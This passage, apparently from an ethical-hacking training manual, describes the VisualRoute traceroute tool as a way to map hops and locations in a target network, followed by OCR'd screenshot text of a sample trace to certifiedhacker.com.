
Figure 2.78: Screenshot of Path Analyzer Pro

- **VisualRoute**

  Source: *http://www.visualroute.com*

  VisualRoute is a traceroute and network diagnostic tool. Attackers use VisualRoute to identify the geographical location of routers, servers, and other IP devices in the target network.

  This tool helps attackers in tracking the path between the source and destination systems and obtaining the results in a graphical format. As shown in the screenshot, using VisualRoute tool enables attackers to gather information such as hop number, IP address, node name, and geographical location of each hop in the route.



VisualRoute - Business Edition - Trial day 1 of 15
File Edit Options View Maps Tools Help
Test from My Computer
http://
certifiedhacker.com
80
Trace
Plot
Analysis
More Tools...
Server is stopped
certifiedhacker.com (162.241.216....
Start
Tools
Run once
Views:
More
Traceroute to certifiedhacker.com
Target Information
Route Information

To certifiedhacker.com (162.241.216.11)
Location (Australia)
Network Early registration addresses
RTT (avg,min,max) 50.0ms / 50ms / 51ms
Firewall None for pings
Open to http requests on port 80
Port Probe Running server Apache
Responded in 422ms


Analysis In general this route offers a good throughput, with hops responding on average within 26ms.
RTT (avg,max) 26.1ms / 76ms
Packet Loss (avg,max) 4.7% / 80%
Route length 23 hops
Alternate routes? None found

Traceroute to certifiedhacker.com
5. Atlanta
22. (Australia)
Traceroute to certifiedhacker.com
RTT ms
60
50
40
30
20
10
10.10.1.11
10.10.1.2
172.18.0.1
192.168.100.6
103.152.3.225
38.140.226.249
